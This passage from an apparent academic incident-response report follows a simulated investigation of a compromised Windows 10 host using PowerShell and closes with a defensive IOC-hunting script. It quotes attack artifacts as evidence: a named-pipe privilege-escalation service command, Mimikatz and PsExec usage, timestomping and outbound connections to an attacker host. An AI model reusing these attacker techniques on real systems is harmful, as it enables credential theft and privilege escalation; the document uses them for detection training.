Path      : C:\Users\FranzL.POLONAISE\AppData\Local\Temp\UqqQfoGaWcBkO.vbs

```

Figure 71. Investigation of Hash of the Potentially Malicious VBS files on Victim-PC.

While the IR was updating her documentation, the Victim-PC rebooted without local interaction to do so. The IR thus updated the report from Category 5, non-compliance

activity (event) to Category 2, user level intrusion (incident) due to malicious code that has allowed interactive access to the compromised host [1].

6. Network Connections: Updated

After the system reboot, and following system logon, we simulated that the IR utilized PowerShell to enumerate the network connections with the function Get-NetworkStatistics [41]. The updated output of connections, processes, and state can be seen in Figure 72.

```
PS C:\WINDOWS\system32> Get-NetworkStatistics | Format-Table
```

ComputerName	Protocol	LocalAddress	LocalPort	RemoteAddress	RemotePort	State	ProcessName	PID
VICTIM-PC	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING	svchost	856
VICTIM-PC	TCP	0.0.0.0	445	0.0.0.0	0	LISTENING	System	4
VICTIM-PC	TCP	0.0.0.0	5040	0.0.0.0	0	LISTENING	svchost	2148
VICTIM-PC	TCP	0.0.0.0	49664	0.0.0.0	0	LISTENING	wininit	468
VICTIM-PC	TCP	0.0.0.0	49665	0.0.0.0	0	LISTENING	svchost	1324
VICTIM-PC	TCP	0.0.0.0	49666	0.0.0.0	0	LISTENING	svchost	1112
VICTIM-PC	TCP	0.0.0.0	49668	0.0.0.0	0	LISTENING	spoolsv	2092
VICTIM-PC	TCP	0.0.0.0	49669	0.0.0.0	0	LISTENING	lsass	612
VICTIM-PC	TCP	0.0.0.0	49694	0.0.0.0	0	LISTENING	services	580
VICTIM-PC	TCP	0.0.0.0	49695	0.0.0.0	0	LISTENING	lsass	612
VICTIM-PC	TCP	10.0.0.101	139	0.0.0.0	0	LISTENING	System	4
VICTIM-PC	TCP	10.0.0.101	49719	52.165.170.112	443	ESTABLISHED	svchost	2560
VICTIM-PC	TCP	10.0.0.101	49964	192.168.1.47	4443	ESTABLISHED	something64	1040
VICTIM-PC	TCP	10.0.0.101	50002	192.168.1.47	4443	ESTABLISHED	something64	9188
VICTIM-PC	TCP	10.0.0.101	50011	192.168.1.47	4444	ESTABLISHED	KJrbEoDpdNKFwE	3004
VICTIM-PC	TCP	10.0.0.101	50025	192.168.1.47	443	ESTABLISHED	qdqtmxpRdC5	8428
VICTIM-PC	TCP	10.0.0.101	50051	204.79.197.200	443	ESTABLISHED	SearchUI	4848
VICTIM-PC	TCP	10.0.0.101	50052	13.35.127.83	443	ESTABLISHED	SearchUI	4848

Figure 72. Investigation of Updated Output of Get-NetworkStatistics function on Victim-PC.

Following the updated enumeration of network connections, we simulated that the IR immediately recognized multiple and similar connections to a host at IP address 192.168.1.47 over non-standard client/server ports (4443 and 4444). The IR also noticed standard client/server relationship with the 192.168.1.47 host from the Victim-PC over port 443. The process associated with the traffic over port 443 appeared to be an atypical process or program for using the secure https (443) protocol. The IR recognized that all connections to the host at IP address 192.168.1.47, both prior to and after the reboot, were being made from processes exhibiting unconventional naming conventions (e.g., qdqtmxpRdC5, something64, and KJrbEoDpdNKFwE). This lead gave the IR enough information to deduce that the unauthorized traffic to/from the Victim-PC had been re-established after a

reboot. This lead was demonstrative of persistence behavior, which provides additional corroboration of malicious design/intent.

7. Processes: Parent and Child Relationships

The IR enumerated processes running on the Victim-PC following reboot and logon by utilizing a function that associates a child process with the parent process in an indented listing (i.e., tree structure) format. The function, Show-ProcessTree, is presented in Figure 73, and a portion of the output is presented in Figure 73 [42]. The IR continued to follow the lead of the malicious processes, and was able to work backwards to identify which parent process spawned the malicious child processes.

```

1 Function Show-ProcessTree {
2     [CmdletBinding()]
3     Param()
4     Begin {
5         $allprocess = Get-WmiObject -Class Win32_process
6         $uniqueidtop = ($allprocess).ParentProcessID | Sort-Object -Unique
7         $existingtop = ($uniqueidtop | ForEach-Object -Process {$allprocess | Where ProcessId -EQ $_}).ProcessID
8         $nonexistent = (Compare-Object -ReferenceObject $uniqueidtop -DifferenceObject $existingtop).InputObject
9         $stopprocess = ($allprocess | ForEach-Object -Process {
10             if ($_.ProcessID -eq $_.ParentProcessID){
11                 $_.ProcessID
12             }
13             if ($_.ParentProcessID -in $nonexistent) {
14                 $_.ProcessID
15             }
16         })
17     } # Sub functions
18     # Function that indents to a level i
19     function Indent {
20         Param([Int]$i)
21         $Global:Indent = $null
22         For ($x=1; $x -le $i; $x++)
23         {
24             $Global:Indent += [char]9
25         }
26     }
27     Function Get-ChildProcessesById {
28         Param($ID)
29         # use $allprocess variable instead of Get-WmiObject -Class Win32_process to speed up
30         $allprocess | Where { $_.ParentProcessID -eq $ID } | ForEach-Object {
31             Indent $i
32             '{0}{1} {2}' -f $Indent, $_.ProcessID, ($_.Name -split "\\.").[0]
33             $i++
34             # Recurse
35             Get-ChildProcessesById -ID $_.ProcessID
36             $i--
37         }
38     } # end of function
39 }
40 Process {
41     $stopprocess | ForEach-Object {
42         '{0} {1}' -f $_, (Get-Process -Id $_).ProcessName
43         # Avoid processID 0 because parentProcessID = processID
44         if ($_.ProcessID -ne 0)
45         {
46             $i = 1
47             Get-ChildProcessesById -ID $_.ProcessID
48         }
49     }
50 }
51 End {}
52 }
```

Figure 73. Show-ProcessTree Function Written in PowerShell 5.0.
Adapted from [42].

```

4156 explorer
7156 MSASculL
3780 OneDrive
1040 something64
8656 cscript
2020 conhost
3004 KJrbEoDpdNKFWE
9048 cscript
9068 conhost
8428 qdqqtmxprdcS
9188 something64
8988 powershell
8960 conhost
8392 powershell_ise
3612 conhost

```

Figure 74. Investigation of Process Tree Display of Something64.exe.

8. Files: MFT

We simulated that the IR continued investigating the lead from the potentially malicious file, something64.exe. The IR used the “pipe” operation to filter the returned objects from the cmdlet Get-ForensicChildItem to Get-ForensicFileRecord in order to return the MFT record data for the something64.exe file [56]. This entry is important as it contains relevant data, such as modified time, accessed time, changed time, and born time, as seen in Figure 75. This Function is useful for the responder to detect a malicious action called, “timestomping” a technique used by attackers to manipulate the various timestamps maintained in the MFT for each file and directory. The IR was able to identify timestomping to the something64.exe file based on the modified time, accessed time, and changed time displaying an erroneous date of 1/1/1601, as seen in Figure 75.

```

FullName       : C:\Users\FranzL.POLONAISE\AppData\Local\Temp\something64.exe
Name           : something64.exe
SequenceNumber  : 16
RecordNumber    : 30714
ParentSequenceNumber : 8
ParentRecordNumber : 28119
Directory      : False
Deleted        : False
ModifiedTime    : 1/1/1601 8:00:00 AM
AccessedTime    : 2/18/2019 3:45:55 AM
ChangedTime     : 2/18/2019 3:31:05 AM
BornTime        : 1/1/1601 8:00:00 AM
FNModifiedTime  : 1/1/1601 8:00:00 AM
FNAccessedTime  : 2/18/2019 3:29:33 AM
FNChangedTime   : 1/1/1601 8:00:00 AM
FNBornTime      : 1/1/1601 8:00:00 AM

```

Figure 75. Investigation of MFT Record of Something64.Exe

9. Correlation of data

At this point in the investigation, the IR was able to pause, take all leads and CuFA gathered thus far, and correlate the data further by cross-referencing the data with data from the Prefetch directory, which can be seen in Figure 76. The Prefetch information provides ample data with which to populate an incident timeline. A junior member of the response team could be tasked with constructing, or updating/maintaining the timeline. Such a task should provide valuable experience for rookie incident handlers. A timeline for this incident scenario as executed so far is presented in Table 31.

-a----	2/16/2019	3:34 PM	44839	ONEDRIVE.EXE-6ABA1080.pf
-a----	2/16/2019	3:34 PM	5175	RUNTIMEBROKER.EXE-2141C9EF.pf
-a----	2/16/2019	4:13 PM	2103	PING.EXE-7E94E73E.pf
-a----	2/16/2019	4:17 PM	3745	WHOAMI.EXE-B8288E39.pf
-a----	2/16/2019	4:30 PM	50923	WERFAULT.EXE-E69F695A.pf
-a----	2/16/2019	4:30 PM	4290	WHOAMI.EXE-8229429D.pf
-a----	2/16/2019	4:30 PM	4576	EVENTVWR.EXE-382AFD09.pf
-a----	2/16/2019	4:30 PM	7410	MMC.EXE-2B53D44B.pf
-a----	2/16/2019	4:30 PM	21204	MMC.EXE-7D209110.pf
-a----	2/16/2019	4:30 PM	1804	ATTRIB.EXE-A990CB86.pf
-a----	2/16/2019	4:31 PM	6097	RUNDLL32.EXE-95C30483.pf
-a----	2/16/2019	4:36 PM	3153	HOSTNAME.EXE-D4E60423.pf
-a----	2/16/2019	4:36 PM	8415	PSEXEC.EXE-F06EB840.pf
-a----	2/16/2019	4:40 PM	4491	XCOPY.EXE-41E6513F.pf
-a----	2/17/2019	3:08 AM	6789	WERMGR.EXE-0F2AC88C.pf
-a----	2/17/2019	3:08 AM	8691	WINDOWS-KB890830-X64-V5.69-DE-3F423374.pf
-a----	2/17/2019	3:10 AM	13730	MRT.EXE-851529F7.pf
-a----	2/17/2019	3:14 AM	4288	WMIAPSRV.EXE-29F35ED0.pf
-a----	2/17/2019	9:39 AM	1830	TREE.COM-A227A059.pf
-a----	2/17/2019	9:44 AM	7059	SVCHOST.EXE-8F1B5AC4.pf
-a----	2/17/2019	9:44 AM	8200	RUNTIMEBROKER.EXE-AE9F75EE.pf
-a----	2/17/2019	9:59 AM	8688	RUNTIMEBROKER.EXE-E501EB7C.pf
-a----	2/17/2019	11:30 AM	2925	MMMRJNPEOHVX.EXE-5EE3A8E5.pf
-a----	2/17/2019	11:46 AM	15660	NOTEPAD.EXE-D8414F97.pf
-a----	2/17/2019	12:21 PM	10813	SVCHOST.EXE-F85A5341.pf
-a----	2/17/2019	12:30 PM	2075	AM_DELTA_PATCH_1.287.189.0.EX-E3B0FBCF.pf
-a----	2/17/2019	1:02 PM	31914	PICKERHOST.EXE-B8A68B3C.pf
-a----	2/17/2019	1:03 PM	24677	CHXSMARTSCREEN.EXE-03B5C32F.pf
-a----	2/17/2019	1:10 PM	2856	KJRBODPDNKFWE.EXE-4E92DA17.pf
-a----	2/17/2019	1:13 PM	5590	QDQQTMMXPRDCS.EXE-59D1F3FF.pf
-a----	2/17/2019	1:15 PM	9370	CMD.EXE-AC113AA8.pf
-a----	2/17/2019	1:16 PM	4117	NETSESS.EXE-7729E751.pf
-a----	2/17/2019	1:17 PM	2860	HOSTNAME.EXE-259B3647.pf
-a----	2/17/2019	1:17 PM	2619	XCOPY.EXE-1DC50843.pf
-a----	2/17/2019	1:18 PM	7254	MIMIKATZ.EXE-75EDB62D.pf

Figure 76. Investigation of Prefetch Files on Victim-PC

Table 31. Investigation of Timeline of Events Observed by the IR

Time	Event
2/16/2019 4:13PM	Ping.exe was run on the Victim-PC
2/16/2019 4:30 PM	Multiple instances of Whoami.exe were run on the Victim-PC possibly to support the detection of current account name and privileges on Victim-PC
2/16/2019 4:31 PM	RunDLL.exe was run on the Victim-PC. Pervious analysis corroborates this and made a connection out to 192.168.1.47 with system level privileges
2/16/2019 4:36 PM	Hostname.exe was run to detect the hostname of Victim-PC
2/16/2019 4:36 PM	PSEXEC.exe was run on Victim-PC
2/16/2019 4:40 PM	XCOPY.exe was run on the Victim-PC
2/17/2019 1:10 PM	KJRBEODPDNKFWE.exe was run on the Victim-PC. Pervious analysis corroborates the process identified as being started by something64.exe.
2/17/2019 1:13 PM	QDQQTMXPRDCS.exe was run on the Victim-PC. Pervious analysis corroborates the process identified as being started by something64.exe.
2/17/2019 1:16 PM	NETSESS.exe was run on the Victim-PC
2/17/2019 1:17 PM	Hostname.exe was run to detect the hostname of Victim-PC
2/17/2019 1:17 PM	XCOPY.exe was run on the Victim-PC
2/17/2019 1:18 PM	MIMIKATZ.exe was run on the Victim-PC

The IR recognized Psexec.exe as being a Microsoft Sysinternals tool used for administrative purposes, and was able to identify that Psexec.exe was run on Victim-PC through analysis of the Prefetch directory [39]. The Sysinternals software requires an end-user license agreement (EULA) or software license agreement to establish a user's right to use the software [19]. When the EULA is accepted following the first usage of the tool, a registry entry is made in the corresponding user account's HKU hive. In order to check the HKEY_USERS (HKU) registry for EULA agreement acceptance, the IR required the SIDs associated with the user accounts that had logged on to the Victim-PC. The IR used a WMIC command to obtain a listing of user accounts and associated SIDs, as shown in Figure 77.

```

PS C:\Users\FranzL> wmic useraccount get name,sid
Name SID
Administrator S-1-5-21-1775037363-3556588729-993637908-500
DefaultAccount S-1-5-21-1775037363-3556588729-993637908-503
defaultuser0 S-1-5-21-1775037363-3556588729-993637908-1000
FranzL S-1-5-21-1775037363-3556588729-993637908-1001
Guest S-1-5-21-1775037363-3556588729-993637908-501
Jackattack S-1-5-21-1775037363-3556588729-993637908-1003
WDAGUtilityAccount S-1-5-21-1775037363-3556588729-993637908-504
Administrator S-1-5-21-3731859581-1482518449-2033873070-500
Guest S-1-5-21-3731859581-1482518449-2033873070-501
krbtgt S-1-5-21-3731859581-1482518449-2033873070-502
FredC S-1-5-21-3731859581-1482518449-2033873070-1106
FranzL S-1-5-21-3731859581-1482518449-2033873070-1107
JackT S-1-5-21-3731859581-1482518449-2033873070-1108

```

Figure 77. Investigation of User Accounts and Associated SIDs

10. Registry

When searching the HKU registry under a SID associated with the FranzL.local account, the IR was able to identify that the user account FranzL.Polonaise.local accepted the EULA agreement for PSEXEC.exe, as shown in Figure 78.

```

PS HKU:\S-1-5-21-3731859581-1482518449-2033873070-1107\Software\sysinternals> ls *PSExec

Hive: HKEY_USERS\S-1-5-21-3731859581-1482518449-2033873070-1107\Software\sysinternals

Name      Property
----      -
PSExec    EulaAccepted : 1

```

Figure 78. Investigation of PSEXEC EULA Accepted by FranzL Account

The IR uncovered an additional lead while searching for user accounts and associated SIDs. An Unauthorized local account, named Jackattack, was discovered and can be seen in Figure 77.

11. Logs: PowerShell

The IR discovered AppIDs for programs that were not authorized for the Polonaise network. The Prefetch directory contained AppIDs for MIMIKATZ, PSEXEC, XCOPY, and NETSESS. The IR continued investigation of the AppID leads, and conducted a search for the AppID names uncovered in the Prefetch directory within the PowerShell

operational log. The search results can be seen Figure 79. Often, attackers will use software such as Mimikatz, Psexec, and Netsess remotely via PowerShell [22]. When the IR used the search term, “MIMIKATZ” in the PowerShell logs, she discovered that Invoke-mimikatz.ps1 was executed from a scriptblock, meaning the command was executed remotely on another host, but the command was invoked (i.e., entered) from the Victim-PC. The .ps1 file was located in the C:\ Windows\system32\WindowsPowerShell\v1.0\Modules\PowerSploit\Exfiltration\ sub-directory of the System32 directory. Modification, deletion, or addition of files within the System32 directory requires administrative privileges, at a minimum. Thus, at this point the IR was sufficiently convinced of malicious root-level access so as to update the report from Category 2, user level intrusion, to Category 1, root level intrusion [1].

Figure 79. Investigation of Search Results for Mimikatz in the PowerShell Operational Logs on Victim-PC

The Prefetch files provided the responder a timeframe to narrow her search of the system logs. The IR then queried new services that were installed around the timeframe of

the documented malicious events. The IR observed that three new services had been created: yhbqkh, ygegre, and mzwhs which can be seen in Figure 80. What most concerned the responder was the Service File Name: `cmd.exe /c echo yhbqkh \\.\pipe \ yhbqkh`. This is indicative of a pipe impersonation attack, where a file uses `cmd.exe` at the LocalSystem privilege level, and instructs the system to install a service—through the pipe—running at the LocalSystem privilege level [24]. Translation: an attacker has effectively escalated his or her privileges even higher than root—all the way to system.

The IR queried the system (vice the security or application logs) event log for service installation records utilizing the `Get-WinEvent` cmdlet. This was done in an effort to uncover the installation of services initiating from the malicious executables on the Victim-PC. In doing so, the IR uncovered three unrecognized services installed around the timeframe of the documented malicious events. All three of the services are associated with a `cmd.exe` going out to a named pipe. The odd (i.e., non-human-readable) service names are indicative of a named pipe impersonation attack. An executable on the system creates a pipe with a random name. In this attack scenario, the three odd services are named yhbqkh, ygegre, and mzwhe, and can be seen in Figure 80. This naming convention will vary and is not a good CuFA for IOC development; however, the string “`cmd.exe /c echo <string of six characters> \\.\pipe \<string of six characters>`” *would* be CuFA that could be used to search for this activity across multiple hosts [24]. This pipe is initially created with the local system privilege level. The attacker then commands the system to connect to the pipe and install a service that runs under a system account.

```

PS C:\> Get-WinEvent -FilterHashtable @{LogName="system";ID=7045;StartTime='2/16/19';EndTime='2/18/19'} | fl

TimeCreated      : 2/16/2019 4:28:08 PM
ProviderName     : Service Control Manager
Id               : 7045
Message          : A service was installed in the system.

                  Service Name: yhbqkh
                  Service File Name: cmd.exe /c echo yhbqkh > \\.\pipe\yhbqkh
                  Service Type: user mode service
                  Service Start Type: demand start
                  Service Account: LocalSystem

TimeCreated      : 2/16/2019 4:14:48 PM
ProviderName     : Service Control Manager
Id               : 7045
Message          : A service was installed in the system.

                  Service Name: ygegre
                  Service File Name: cmd.exe /c echo ygegre > \\.\pipe\ygegre
                  Service Type: user mode service
                  Service Start Type: demand start
                  Service Account: LocalSystem

TimeCreated      : 2/16/2019 4:00:32 PM
ProviderName     : Service Control Manager
Id               : 7045
Message          : A service was installed in the system.

                  Service Name: mzwshse
                  Service File Name: cmd.exe /c echo mzwshse > \\.\pipe\mzwshse
                  Service Type: user mode service
                  Service Start Type: demand start
                  Service Account: LocalSystem

```

Figure 80. Investigation of Query for Services Installed on the Victim-PC

13. Logs: Security

The IR looked to see if any other event log entries might further reinforce her investigative findings, or otherwise provide additional report-worthy information. Analysis of the Security event log revealed a recent event ID 4732 where an unauthorized local user account, Jackattack was added to a security-enabled local group by local user account FranzL, as shown in Figure 81.

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName="security";ID=4732;StartTime=$datea;EndTime=$dateb} | fl

TimeCreated      : 2/16/2019 3:15:03 PM
ProviderName     : Microsoft-Windows-Security-Auditing
Id              : 4732
Message          : A member was added to a security-enabled local group.

Subject:
  Security ID:      S-1-5-21-3731859581-1482518449-2033873070-1107
  Account Name:    FranzL
  Account Domain:  POLONAISE
  Logon ID:        0x30EF9

Member:
  Security ID:      S-1-5-21-1775037363-3556588729-993637908-1003
  Account Name:    -

Group:
  Security ID:      S-1-5-32-545
  Group Name:      Users
  Group Domain:    Builtin

Additional Information:
  Privileges:
```

Figure 81. Investigation of Jackattack Account Was Added to a Security-Enabled Local Group

14. Using CufA as IOC with PowerShell

The IR was able to identify a Category 1, root level intrusion, due to root level interactive access to the Victim-PC [1]. At this point in the scenario the IR should have high confidence that the initially detected possible CIRCE was—very likely to have been—a confirmed Category 1 incident. The IR also had accrued a tidy collection of artifacts to deliver to a Tier 2 CSSP in the form of a report. Tier 2 handlers would then conduct additional analysis (CJCSM Phase 4) and direct response actions as they deemed appropriate to the scope and severity of the incident.

This concludes our analysis scenario. At this point, our fictitious IR would have the option—time and authority permitting—to perform additional investigation. Among other options, additional investigation might entail using the various indicators discovered to define custom IOCs. We present a sample script in Figure 82, which is comprised of a menu that allows for IR-user interaction to call any or all of the various contained functions. The functions presented in the sample script are similar and, in some cases, identical to the functions used in the analysis scenario; with one major exception. The functions in the sample script allow *remote* invocation of the functions. This would give the IR the ability to take CuFAs identified on one host and turn them into custom IOCs in order to proactively hunt across the network for similar intrusions.

```

1 [string]$menu = @"
2 1 Find PowerShell Processes and Owners
3 2 Query a host(s) Process Tree
4 3 Query a host(s) for a specific process name
5 4 Query network statistics of a specific host(s)
6 5 Query a host(s) specific log for newest 40 events
7 6 Query a host(s) for a specific event via instance ID
8 7 Query a host(s) for a specific event via instance ID between a specific date
  range
9 8 Query a hosts(s) log between a specific date range
10 9 Query a hosts(s) log between a specific hour range
11 10 Query a host(s) common persistence locations
12 'Quit' to exit
13 Make a Selection:
14 "@
15
16 function findPS{
17
18     [string]$comp = Read-Host "Enter a computer. For multiple separate by
  commas: "
19
20     Get-WmiObject -Class win32_process -ComputerName $comp |
  where{$_.Processname -like 'powersh*'} | Select ProcessName,ProcessID,csname
21 }
22
23 function getproctree{
24
25     [string]$comp = Read-Host "Enter a computer(for multiple separate by
  commas): "
26
27     Invoke-Command -ComputerName $comp -ScriptBlock {ShowProcess-Tree}
28 }
29
30 function FindProcessname{
31
32     [string]$comp = Read-Host "Enter a computer(for multiple separate by
  commas): "
33     [string]$PName = Read-Host "Enter a process name in single parantheses, use
  * to search for wildcard. Example: 'chrome*': "
34
35     Get-WmiObject -Class win32_process -ComputerName $comp |
  where{$_.Processname -like $PName} | Select ProcessName,ProcessID,csname
36 }
37
38 function NetworkStatistics{
39
40     [string]$comp = Read-Host "Enter a computer(for multiple separate by commas): "
41
42     Get-NetworkStatistics -ComputerName $comp
43 }
44
45 function getevents{
46
47     [string]$comp = Read-Host "Enter a computer name(for multiple separate by
  commas): "
48     [string]$log = Read-Host "Enter log name: "
49     [int]$numlog = Read-Host "Enter amount of logs(default first 40): "
50
51     Get-EventLog -ComputerName $comp -LogName $log -Newest 40 | Format-List
52 }
53
54 function thisevent{
55
56     [string]$comp = Read-Host "Enter a computer(for multiple separate by commas): "
57

```

Figure 82. PowerShell IOC Script

```

58 [string]$log = Read-Host "Enter a log to query: "
59 [int]$id = Read-Host "Enter an instance ID"
60
61     Get-EventLog -ComputerName $comp -LogName $log -InstanceId $id
62 }
63
64 function LogsbyID{
65
66     [string]$comp = Read-Host "Enter a computer(for multiple separate by
67     commas): "
68     [string]$log = Read-Host "Enter log name Application, Security, or System: "
69     [int]$id = Read-Host "Enter Log ID number(s) separated by commas. Format
70     '1234,1235,1236': "
71     [string]$startdate = Read-Host "Start Time is relative to the remote hosts
72     time. Format '2/16/19': "
73     [string]$enddate = Read-Host "End Time is relative to the remote hosts time.
74     Format '2/16/19': "
75
76     Get-WinEvent -ComputerName $comp -Filterhashtable
77     @(LogName=$log;ID=$ID;StartTime=$startdate;EndTime=$enddate) | Format-List
78 }
79
80 function timeframeD{
81     [string]$comp = Read-Host "Enter a computer name(for multiple separate by
82     commas): "
83     [string]$log = Read-Host "Enter log name: "
84     [int]$b4 = Read-Host "Dayss are relative to the current PC time [BEFORE
85     $(Get-Date) - XX days]: "
86     [int]$after = Read-Host "Dayss are relative to the current PC time [AFTER
87     $(Get-Date) - XX days]: "
88
89     Get-EventLog -ComputerName $comp -LogName $log -After
90     $(Get-Date).AddDays(-$after) -Before $(Get-Date).AddDays(-$b4) | Format-List
91 }
92
93 function timeframeH{
94     [string]$comp = Read-Host "Enter a computer name(for multiple separate by
95     commas): "
96     [string]$log = Read-Host "Enter log name: "
97     [int]$b4 = Read-Host "Hours are relative to the current PC time [BEFORE
98     $(Get-Date) - XX hours]: "
99     [int]$after = Read-Host "Hours are relative to the current PC time [AFTER
100     $(Get-Date) - XX hours]: "
101
102     Get-EventLog -ComputerName $comp -LogName $log -After
103     $(Get-Date).AddHours(-$after) -Before $(Get-Date).AddHours(-$b4) | Format-List
104 }
105
106 function perst{
107
108     [string]$comp = Read-Host "Enter a computer(for multiple separate by
109     commas): "
110     [string]$user = Read-Host "Enter a username: "
111
112     Invoke-Command -ComputerName $comp -ScriptBlock {gci
113     HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run}
114     Invoke-Command -ComputerName $comp -ScriptBlock {gci
115     HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce}
116     Invoke-Command -ComputerName $comp -ScriptBlock {gci
117     HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run}
118     Invoke-Command -ComputerName $comp -ScriptBlock {gci
119     HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce}
120     Invoke-Command -ComputerName $comp -ScriptBlock {gci
121     "C:\Users\$user\AppData\Roaming\Microsoft\Windows\Start

```

Figure 82 (cont'd.). PowerShell IOC Script

```

104     Menu\Programs\Startup\*"|ft}
105     Invoke-Command -ComputerName $comp -ScriptBlock {gci
106     "C:\Users\$user\AppData\Local\Temp\*"|ft}
107 }
108 Do{
109     $input = Read-Host $menu
110
111     switch ($input){
112         1{findPS}
113         2{getproctree}
114         3{FindProcessname}
115         4{NetworkStatistics}
116         5{getevents}
117         6{thisevent}
118         7{LogsbyID}
119         8{timeframeD}
120         9{timeframeH}
121         10{perst}
122         "Quit"{"Goodbye $(Clear-Host)"}
123         default{Write-Host "Invalid Choice.. Try again $(Clear-Host)"
124             -ForegroundColor Cyan}
125     }
126 } while ($input -ne "Quit")

```

Figure 82 (cont'd.). PowerShell IOC Script

VI. CONCLUSION

Cyber incident response is comprised of the knowledge, skills, and abilities of personnel armed with tools to accomplish common industry practice and techniques in support of reporting on and recovering cyber systems. This research promotes one such tool, PowerShell, in support of both the preliminary analysis and identification of incidents (CJCSM Phase 2) and later incident analysis (CJCSM Phase 4) phases of the DoD incident handling life-cycle. While incident response requires a multitude of tools, we focused on presenting a cost-effective platform built into the OSs of most DoD networks that could be leveraged to more promptly discover CuFAs in support of investigating potential CIRCEs.

A. SUMMARY

The CJCSM, which outlines the DoD incident handling program, defines the requisite tasks associated with dealing with the life cycle processing of a detected cyber incident or reportable cyber event (CIRCE) [1]. The primary foci of this capstone were directed at two of the six life cycle phases enumerated in the CJCSM document: preliminary analysis and identification (CJCSM Phase 2) and incident analysis (CJCSM Phase 4). The Tier 3 IR(s) focus the majority of their efforts on information discovery and preliminary analysis. The information presented in this report promotes the use of PowerShell to enable more efficacious assessment of a suspect system's CIRCE-related artifacts; so as to assist the Tier 3 responder with such discovery and analysis. We assert that PowerShell, along with the training to employ it, the Tier 3 responder will be better equipped to detect, report, and recover from host-based intrusions on Windows 10 OS.

The demonstration of PowerShell implementation that is provided in this research could provide fleet personnel with an additional level of knowledge/capability that can be added to any existing incident response methodology or toolset. We attempted to make it evident that an IR, even one with limited PowerShell knowledge, could leverage the information provided in this report to more promptly discover CuFAs conducive to both an informative initial CIRCE report, and any IOC hunting that may ensue. Most Tier 3 IRs function in the capacity of a shipboard or shore-based network administrator. It is important

that the Tier 3 IR not have to search for *all* artifacts possible, or even attempt to uncover artifacts from *every* category of the FULPRANT eight artifact categories. Rather, it is our assertion that the Tier 3 IR needs to pursue a leads-driven strategy in his or her investigation. By following the most evident chain of leads, and developing an incident timeline, the Tier 3 responder can more quickly identify CIRCE-relevant volatile artifacts that may best inform initial response actions, and provide valuable insights for follow-on—Phase 4—analysis. This early-in-the-life-cycle gathered data can be instrumental in minimizing damage and expediting recovery from an incident.

In our analysis scenario, our fictitious IR performed no analysis of malware, scripts, or network traffic. Instead the responder utilized PowerShell, a built-in utility, to examine a suspicious host; much as a paramedic would examine the scene of an accident. By identifying multiple CIRCE-related artifacts, the IR was able to quickly identify and develop leads and deduce a timeline of probable events; again, much as a paramedic would make an initial assessment of a victim before stabilizing the victim for transport to higher level care.

We demonstrate in our analysis scenario that PowerShell provides the knowledgeable user the ability to perform operations that are not only faster than traditional menu-driven interaction, but also operations that are simply not available in any existing user-accessible. PowerShell greatly aided our fictitious IR, not only in the detection, verification and analysis of a system compromise, but also in the application of defining IOCs to proactively search for other potential system compromises across the network.

B. FUTURE WORK

The primary research objective in this work was narrow in scope: Identify, how PowerShell can be best utilized by the on-scene cyber IR(s) to both: a) perform preliminary investigations of Windows 10 OSs that are suspect of being compromised, and demonstrate how PowerShell can be used to conduct proactive threat hunting to identify compromises of Windows 10 OSs not already suspect of being compromised. Likely candidates for additional scenarios include: a) examining PowerShell application in other current and future OSs (e.g., Linux, Apple, mobile, and support devices), b) creating additional incident

scenarios that require the IR to investigate known tactics and techniques of ATPs with PowerShell, and investigate ATP PowerShell evasion techniques, c) adding additional artifact types from the FULPRANT eight into the attack scenario, and d) focusing solely on IOC development and PowerShell IOC hunting.

Microsoft released PowerShell Core 6.0 as an upgrade and replacement for Windows PowerShell [43]; hence the removal of “Windows” from the tools name. PowerShell Core runs on the new .Net Core rather than the .NET framework which is proprietary to Windows OSs. Windows has released the PowerShell Core tool to be used on MacOS, Linux, as well as an unsupported (as is) version of the tool for Windows ARM and Raspbian. With the release of PowerShell Core 6.0 it would be beneficial to apply the techniques and methodologies presented in this work toward future work involving PowerShell Core on both Windows 10 and other OSs.

Advanced persistent threats (ATPs) are malicious entities whom each have their own unique set of TTPs. Cyber defenders can often emulate these TTPs in a training environment for the purposes of expanding knowledge in order to identify, prevent, and protect against ATP actors. It would be beneficial to analyze known ATP TTPs with PowerShell for the purpose of identifying CuFAs for IOC generation.

This work examined a small subset of artifacts present in a malicious attack. Different attacks will produce different artifacts and different leads. Future work could focus on multiple attack profiles and demonstrate PowerShell scripting preparation for IOC hunt operations for those attack profiles.

This work focused on demonstrating that IOC development and IOC hunting was both possible and beneficial during the life-cycle processing of a CIRCE. Future work could concentrate on IOC generation to include listing artifacts garnered from specific user and system activity, coupled with a list of template-based IOCs from which an IR could build a PowerShell hunt from. Furthermore, the creation of a PowerShell training environment for IOC hunting could be beneficial to incident response personnel.

There is much that can be expanded upon beyond the scope of work presented here. The use of PowerShell as an incident response tool offers the IR(s) the ability to cull some artifacts that are incapable of being obtained by other tools in a timely manner, and the ability to define custom IOCs to quickly search large networks. The merits of including PowerShell in incident response tool kits warrants greater attention throughout the DoD.

LIST OF REFERENCES

- [1] Joint Chiefs of Staff, “Cyber incident handling program” CJCSM, 2012, Chairman of the Joint Chiefs of Staff, Washington, DC, USA, 2014 [Online]. Available: <https://www.jcs.mil/Portals/36/Documents/Library/Manuals/m651001.pdf?ver=2016-02-05-175710-897>
- [2] J. D. Fulp, “CJCSM 6510.01B Cyber Incident Handling Program,” Lecture presented at CS4684 Cyber Security Incident Response and Recovery course, Naval Postgraduate School, Monterey, CA.
- [3] V. S. Harichandran, D. Walnycky, I. Baggili, and F. Breitingner, “CuFA: A more formal definition for digital forensic artifacts,” *Digit. Investig.*, vol. 18, pp. S125–S137, Aug. 2016. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S1742287616300366>
- [4] R. Bejtlich, “The origin of the term indicators of compromise (IOCs),” *Tao Security Blogspot*, 2018. [Online]. Available: <https://taosecurity.blogspot.com/>
- [5] M. Frazier, “Combat the APT by Sharing Indicators of Compromise,” *FireEye Blog Spot*, 2010. [Online]. Available: <https://www.fireeye.com/blog/threat-research/2010/01/combat-apt-sharing-indicators-compromise.html>
- [6] P. Kral. “Incident handler’s handbook,” Sans Institute, Bethesda, MD, USA, 2011. [Online]. Available: <https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>
